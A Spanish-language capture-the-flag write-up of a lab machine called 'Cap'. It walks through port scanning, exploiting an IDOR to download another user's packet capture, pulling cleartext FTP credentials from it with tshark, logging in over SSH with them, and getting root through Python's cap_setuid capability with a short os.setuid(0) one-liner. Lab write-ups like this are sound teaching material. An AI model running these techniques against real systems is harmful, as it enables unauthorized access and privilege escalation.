Sinopsis:

Maquina fácil la pone a prueba tu atención a las paginas webs con un IDOR, análisis de paquetes capturados y explotación de capabilities

Procedimiento:

Comprobemos si tenemos conexión con el objetivo con un ping para después comprobar con nmap que puertos TCP están abiertos

ping -c 1 <ip>

sudo nmap -sS -n -Pn -p- -v <ip>

```
❯ ping -c 1 10.10.10.245
PING 10.10.10.245 (10.10.10.245) 56(84) bytes of data.
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=234 ms

--- 10.10.10.245 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 233.827/233.827/233.827/0.000 ms
❯ sudo nmap -sS -n -Pn -oG allports -T4 --open -p- -v 10.10.10.245
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-07 15:47 EDT
Initiating SYN Stealth Scan at 15:47
Scanning 10.10.10.245 [65535 ports]
Discovered open port 80/tcp on 10.10.10.245
Discovered open port 22/tcp on 10.10.10.245
Discovered open port 21/tcp on 10.10.10.245
Completed SYN Stealth Scan at 15:48, 61.82s elapsed (65535 total ports)
Nmap scan report for 10.10.10.245
Host is up (0.20s latency).
Not shown: 65488 closed tcp ports (reset), 44 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 62.06 seconds
           Raw packets sent: 81571 (3.589MB) | Rcvd: 79885 (3.195MB)
```

El resultado de ping ademas de mostrarnos que tenemos una conexión con la maquina nos muestra el ttl, en este caso como es 63 es bastante probable que sea un sistema Linux

el escaneo rápido de nmap encuentra los puertos 21,22 y 80. Obtengamos mas información de los mismos utilizando otro comando de nmap

nmap -sCV -p 21,22,80 <ip>

```
Nmap scan report for 10.10.10.245
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar  6 14:55:41 2025 -- 1 IP address (1 host up) scanned in 22.41 seconds
```

Nos confirma que la maquina es un sistema Linux. De los 3 puertos a analizar el ftp puede contener un acceso anónimo por lo cual lo vamos a corroborar


ftp <ip>

usuario: anonymous


contraseña: <cualquier contraseña>

```
) ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
```


No hubo suerte pasemos al servicio en http en el navegador.




Parece ser una pagina con la cual podemos interactuar, exploremos un poco su contenido buscando posibles ataques.




Buscando un poco encontramos algo peculiar al apretar en security snapshot… en la dirección web después de /data/ utiliza un numero, en mi caso es un 12 ¿Qué pasa si lo modificamos a 1 o 0?







Al modificarlo nos muestra información de otros usuarios por lo tanto estamos ante un IDOR Abusando de la vulnerabilidad podemos descargar la información del resto de usuarios como pueden ser 0 y 1. Descargamos la información de 0 y la comprobamos. **0.pcap** es el archivo descargado, sino saben la utilidad de un archivo como este pueden buscarla en internet. Es un archivo el cual capturó trafico de red por lo que podemos revisar el trafico capturado con herramientas como tshark y wireshark, en este caso usaremos tshark



Al usar el comando toda la información esta en hex pero utilizando un poco de bash podemos leerlo **tshark -r <archivo> -Tfields -e tcp.payload 2>/dev/null | xxd -ps -r**



Buscando entre toda la información capturada encontramos una sesión ftp (esta información se puede ver en texto claro por que no esta encriptada)



Obtenemos lo que parecen ser las credenciales nathan : Buck3tH4TF0RM3!

Podemos intentar utilizarlas para iniciar cesión por ftp pero los usuarios tienden a reutilizar sus credenciales por lo que intentar conectarse por ssh como nathan suena mas interesante (en esta maquina no es necesario conectarse por ftp)

ssh <usuario>@<ip objetivo>

ssh nathan@10.10.10.245

Logramos conectarnos como nathan en el objetivo. La bandera se encuentra en el directorio de nathan por lo que no debería ser problema leerla. Ahora toca buscar como escalar privilegios
Intentemos ejecutar algunos comandos para obtener mas información de la maquina.
La consola no me funcionaba del todo bien por lo que use el comando

export TERM=xterm

ahora pasemos a los comandos.Llos permisos especiales de nathan, a que grupos pertenece y alguna vulnerabilidad que se pueda encontrar

sudo -l

id

find / -perm -4000 2>/dev/null

```
nathan@cap:~$ export TERM=xterm
nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/chsh
/usr/bin/su
/usr/bin/fusermount
/usr/lib/policykit-1/polkit-agent-helper-1
```


En esta ocasión no encontramos nada interesante exceptuando “pkexec” eso puede significar que es vulnerable a una vulnerabilidad de polkit muy conocida pero no es el objetivo de esta maquina.
Busquemos capabilities

getcap -r / 2>/dev/null

```
nathan@cap:~$ getcap -r  / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$
```

python3.8 tiene el permiso especial cap_setuid intentemos abusar de el

python3.8
import os
os.setuid(0)
os.system("bash")



Con esto logramos obtener root y poder leer la bandera de root